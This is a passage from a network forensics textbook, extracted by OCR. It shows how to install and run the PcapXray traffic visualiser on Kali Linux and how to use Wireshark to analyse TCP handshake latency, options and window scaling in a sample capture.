  [Community ID: 1:0amYNxa0bvAJ1aLbSC1XjwAjrfA=]
```

Figure 1.39 DNS filtered packets. ⏎


1.4 PCAP XRAY

This section discusses a network traffic forensics analysis tool (PcapXray). This tool is designed to provide a visual analysis of packet capture (PCAP) files. It helps security analysts and network engineers make sense of raw network traffic by offering a graphical representation of network communication flows. Instead of manually sifting through thousands of packets in tools like Wireshark, PcapXray presents an intuitive overview of how different hosts and services interact within the captured traffic. This makes it particularly useful for identifying potential security threats, investigating incidents, and understanding network behavior.

One of the key strengths of PcapXray is its ability to map out IP addresses, hosts, and the services they use. By analyzing the PCAP file, it reconstructs a network topology that highlights connections between different entities. This allows analysts to see which hosts are communicating, what protocols they are using, and whether any suspicious activity is occurring. The tool categorizes network traffic based on different protocols, such as HTTP, DNS, and TCP, making it easier to pinpoint relevant data. Security professionals can use these insights to detect malware communication, unauthorized access attempts, or data exfiltration.

PcapXray is built using Python and supports both Linux and Windows, making it accessible to a wide range of users. Its ability to simplify complex packet data into a structured visualization sets it apart from traditional text-based analysis tools. Whether used for incident response, threat hunting, or educational purposes, PcapXray enables users to dive deep into network forensics with greater efficiency. By bridging the gap between raw packet data and human-readable insights, it plays a crucial role in modern cybersecurity investigations.

The tool can be installed from Github (https://github.com/Srinivas11789/PcapXray) along with prerequisites such as Python3-pip, Python3-tk, Graphviz, and python3-pil python3-pil.imagetkas illustrated in Figure 1.40.



```
┌──(kali㉿kali)-[/opt/Scanner]
└─$ sudo apt install python3-pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3-pip is already the newest version (23.3+dfsg-1).
0 upgraded, 0 newly installed, 0 to remove and 357 not upgraded.
```


```
┌──(kali㉿kali)-[/opt/Scanner]
└─$ sudo apt install python3-tk
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3-tk is already the newest version (3.11.5-1).
python3-tk set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 357 not upgraded.
```

```
┌──(kali㉿kali)-[/opt/Scanner]
└─$ sudo apt install graphviz
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
graphviz is already the newest version (2.42.2-7+b3).
graphviz set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 357 not upgraded.
```

```
┌──(kali㉿kali)-[/opt/Scanner]
└─$ sudo apt install graphviz
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
graphviz is already the newest version (2.42.2-7+b3).
graphviz set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 357 not upgraded.
```

Figure 1.40 PcapXray pre-requisite installation. ⏎

Then, git clone the repository into Kali Linux from https://github.com/Srinivas11789/PcapXray and then install the requirements using the pip3 install command as illustrated in Figure 1.41.




```
┌──(kali㉿kali)-[/opt/Scanner]
└─$ sudo git clone https://github.com/Srinivas11789/PcapXray.git
Cloning into 'PcapXray' ...
remote: Enumerating objects: 1704, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 1704 (delta 3), reused 9 (delta 2), pack-reused 1689
Receiving objects: 100% (1704/1704), 115.75 MiB | 4.54 MiB/s, done.
Resolving deltas: 100% (975/975), done.
```

```
┌──(kali㉿kali)-[/opt/Scanner/PcapXray]
└─$ sudo pip3 install -r requirements.txt
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/raccoon
ssible replacement is to use pip for package installation.. Discussion can
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/cmsmap-
acement is to use pip for package installation.. Discussion can be found at
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/pwnedpa
sible replacement is to use pip for package installation.. Discussion can b
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/py_altc
 replacement is to use pip for package installation.. Discussion can be fou
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/fake_us
```

Figure 1.41 Git clone and install requirements. ⏎


Now open Wireshark to capture traffic, then save to a PCAP file OR download PCAP files mapped to various attack tactics from https://github.com/sbousseaden/PCAP-ATTACK. For this book, I have downloaded the PCAP from https://github.com/sbousseaden/PCAP-ATTACK/tree/master/Evasion and copied the PCAP from /Downloads to the PcapXray folder as displayed in Figure 1.42.



```
┌──(kali㉿kali)-[/opt/Scanner/PcapXray]
└─$ sudo mv /home/kali/Downloads/DE_byt3bl33d3r_remote_eventservice_crash.pcapng .

[sudo] password for kali:

┌──(kali㉿kali)-[/opt/Scanner/PcapXray]
└─$ ls -l
total 80
-rw-r--r-- 1 root root   26 Nov  7 23:27 _config.yml
-rw-r--r-- 1 kali kali 7824 Nov  7 23:55 DE_byt3bl33d3r_remote_eventservice_crash.pcapng
drwxr-xr-x 5 root root 4096 Nov  7 23:27 Design
```

Figure 1.42 Move downloaded PCAP to PcapXray. ⏎

Now run the PcapXray tool to open and analyze the PCAP network traffic file as shown in Figure 1.43. Click to analyze for the final analysis to visualize.



Enter pcap file path: /opt/Scanner/PcapXray/20231108.pcapı

Output directory path: /opt/Scanner/PcapXray/Source/Modu


Traffic: Malicious From: All To: All

Figure 1.43 Traffic analysis. ⏎

A lot of times, users complain that the network is slow while they are browsing the Internet, even as the bandwidth utilization is under 60%–70%. This scenario presents the process of using Wireshark to trace network delay issues.

1.5 EXAMINE TCP TRAFFIC


Click open a TCP dump in Wireshark, which displays Source and Destination IP addresses, as shown in Figure 1.44.



No.	Time	Delta	Source	Destination	Protocol	Length	Text item	Info
1	2022-02-07 23:50:28.3156…	0.000000000	10.0.2.15	157.240.11.22	TCP	74	✓	58322 → 443 [SYN] Seq=0 Win=64
2	2022-02-07 23:50:28.3407…	0.025041626	157.240.11.22	10.0.2.15	TCP	60	✓	443 → 58322 [SYN, ACK] Seq=0 A
3	2022-02-07 23:50:28.3407…	0.000011254	10.0.2.15	157.240.11.22	TCP	54	✓	58322 → 443 [ACK] Seq=1 Ack=1

Figure 1.44 TCP dump in wireshark. ⏎

Next click Wireshark and Edit menu for Preferences and then Name Resolution. Here, Check/Uncheck resolve MAC, Transport and IP address names as displayed in Figure 1.45.



Name Resolution

☑ Resolve MAC addresses

☑ Resolve transport names

☑ Resolve network (IP) addresses


☐ Use captured DNS packet data for name resolution

☐ Use your system's DNS settings for name resolution

☐ Use a custom list of DNS servers for name resolution

Figure 1.45 Name resolution in wireshark. ⏎


For better clarity to identify systems, right click on the Source IP Address (10.0.2.15), select 'Edit Resolved Name' and change that to a name (say Client) as illustrated in Figure 1.46. Now, instead of the IP address (10.0.2.15), you would now see the name 'Client'.



No.	Time	Delta	Source	Destination	Protocol	Length	Text item	Info
1	2022-02-07 23:50:28.3156…	0.000000000	Client	157.240.11.22	TCP	74	✓	58322 → https
2	2022-02-07 23:50:28.3407…	0.025041626	157.240.11.22	Client	TCP	60	✓	https(443) →
3	2022-02-07 23:50:28.3407…	0.000011254	Client	157.240.11.22	TCP	54	✓	58322 → https
4	2022-02-07 23:50:28.3454…	0.004699936	Client	157.240.11.22	TLSv1.3	567	✓	Client Hello
5	2022-02-07 23:50:28.3456…	0.000283264	157.240.11.22	Client	TCP	60	✓	https(443) →
6	2022-02-07 23:50:28.3687…	0.023025219	157.240.11.22	Client	TLSv1.3	2974	✓	Server Hello,

Figure 1.46 Change IP to name. ⏎

Similarly, right click the Destination IP Address (157.240.11.22), click Edit Resolved Name to say Server as displayed in Figure 1.47. From this, we can now see that SYN Packet (#1) was sent by Client to the Server (0 ms), and the Server responded with SYN, ACK to the Client, taking 25 ms. This is called 'Latency' or the delay, as the client was interacting with the server application using HTTPS protocol.




1	2022-02-07 23:50:2…	0.000000000	Client	Server	TCP	74	✓	58322 → https(443) [SYN] S
2	2022-02-07 23:50:2…	0.025041626	Server	Client	TCP	60	✓	https(443) → 58322 [SYN, A
3	2022-02-07 23:50:2…	0.000011254	Client	Server	TCP	54	✓	58322 → https(443) [ACK] S
4	2022-02-07 23:50:2…	0.004699936	Client	Server	TLSv1.3	567	✓	Client Hello
5	2022-02-07 23:50:2…	0.000283264	Server	Client	TCP	60	✓	https(443) → 58322 [ACK] S

Figure 1.47 Named client–server systems. ⏎

We can ping the server from the client to find the latency, but that would be a different time using ICMP protocol and not HTTPS at the time when the client wanted to browse the web app. But right now, 25ms is not a bad network response as a human. So, the TCP Handshake is fine.


Next, let us verify and check that the TCP Options are exchanged during the TCP Handshake. Click Packet#1 and check Packet Details pane and select Options. This is exchanged only once (Three-Way Handshake). These are the parameters (nature of TCP relationship) that the client says to the Server that it would like to work within this conversation, as shown in Figure 1.48.



```
 Window: 64240
 [Calculated window size: 64240]
 Checksum: 0xb543 [unverified]
 [Checksum Status: Unverified]
 Urgent Pointer: 0
⌄ Options: (20 bytes), Maximum segment size, SACK permitted
  › TCP Option - Maximum segment size: 1460 bytes
  › TCP Option - SACK permitted
  › TCP Option - Timestamps
  › TCP Option - No-Operation (NOP)
  › TCP Option - Window scale: 7 (multiply by 128)
```

Figure 1.48 TCP options. ⏎


Here, the Client is saying do not send me any segment size more the 1,460 bytes as payload (minus the TCP & IP headers, Ethernet Frame), Selective Acknowledgement (SACK) is permitted, Timestamps is fine and Window Scale of 7 – this allows the client to take the Windows size of 64,240 (which is only 2 Bytes long: highlighted below → fa f0 when receiving data from the Server as shown in Figure 1.49.



```
  Acknowledgment number (raw): 0          0000  52 54 00
  1010 .... = Header Length: 40 by        0010  00 3c c9
› Flags: 0x002 (SYN)                      0020  0b 16 e3
  Window: 64240                           0030  fa f0 b5
  [Calculated window size: 64240]         0040  a0 eb 00
```

Figure 1.49 Window size displayed. ⏎


This size was fine in 1980s with simple static HTTP sites, but in todays' time with steaming, graphics and multiple web links on a page, the conversation could take forever. TCP evolved, and now even with 64,240, this can be multiplied by 128 as displayed in Figure 1.50. The clients can accept a maximum segment size of 1,460 Bytes, as with MPBS & GBPS speeds, this is easy.



```
⌄ TCP Option - Window scale: 7 (multiply by 128)
    Kind: Window Scale (3)
    Length: 3
    Shift count: 7
    [Multiplier: 128]
```

Figure 1.50 TCP window scale. ⏎

From Packet#2 Server Options – the SYN, ACK from the Server says that it can also accept maximum segment size (1,460 Bytes). But from Packet#, note that the Server is not supporting Windows Scaling or Selective Acknowledgement as displayed in Figure 1.51, so these options cannot be used as one party does not support them.




```
› Flags: 0x012 (SYN, ACK)
  Window: 65535
  [Calculated window size: 65535]
  Checksum: 0x300f [unverified]
  [Checksum Status: Unverified]
  Urgent Pointer: 0
⌄ Options: (4 bytes), Maximum segment size
  ⌄ TCP Option - Maximum segment size: 1460 bytes
      Kind: Maximum Segment Size (2)
      Length: 4
      MSS Value: 1460
```

```
› Flags: 0x010 (ACK)
  Window: 64240
  [Calculated window size: 64240]
  [Window size scaling factor: -2 (no window scaling used)]
```

Figure 1.51 Windows scaling not supported. ⏎


Sniffing is also used to find the time involved, so referring to a PACP with single-thread conversation instead of traffic captures having multiple threads, the focus is on just one conversation. Right click to open the packet, click Conversation Filter then TCP 64 packets. Next click on 'Delta' column to sort by the maximum delta time, which displays the slowest packet. Packet #51 has the maximum 808 ms, which is a Windows Update as displayed in Figure 1.52.



```
No.  Time                       Delta        Source  Destination Protocol Length Text item Info
 51  2022-02-07 23:50:29.6491…  0.808025264  Client  Server  TCP        54 ✓  [TCP Window Update] 58322 → https(443) [AC
 28  2022-02-07 23:50:28.6393…  0.207976838  Client  Server  TLSv1.3   144 ✓  Application Data
 46  2022-02-07 23:50:28.7550…  0.044563570  Client  Server  TCP        54 ✓  58322 → https(443) [ACK] Seq=1165 Ack=1075
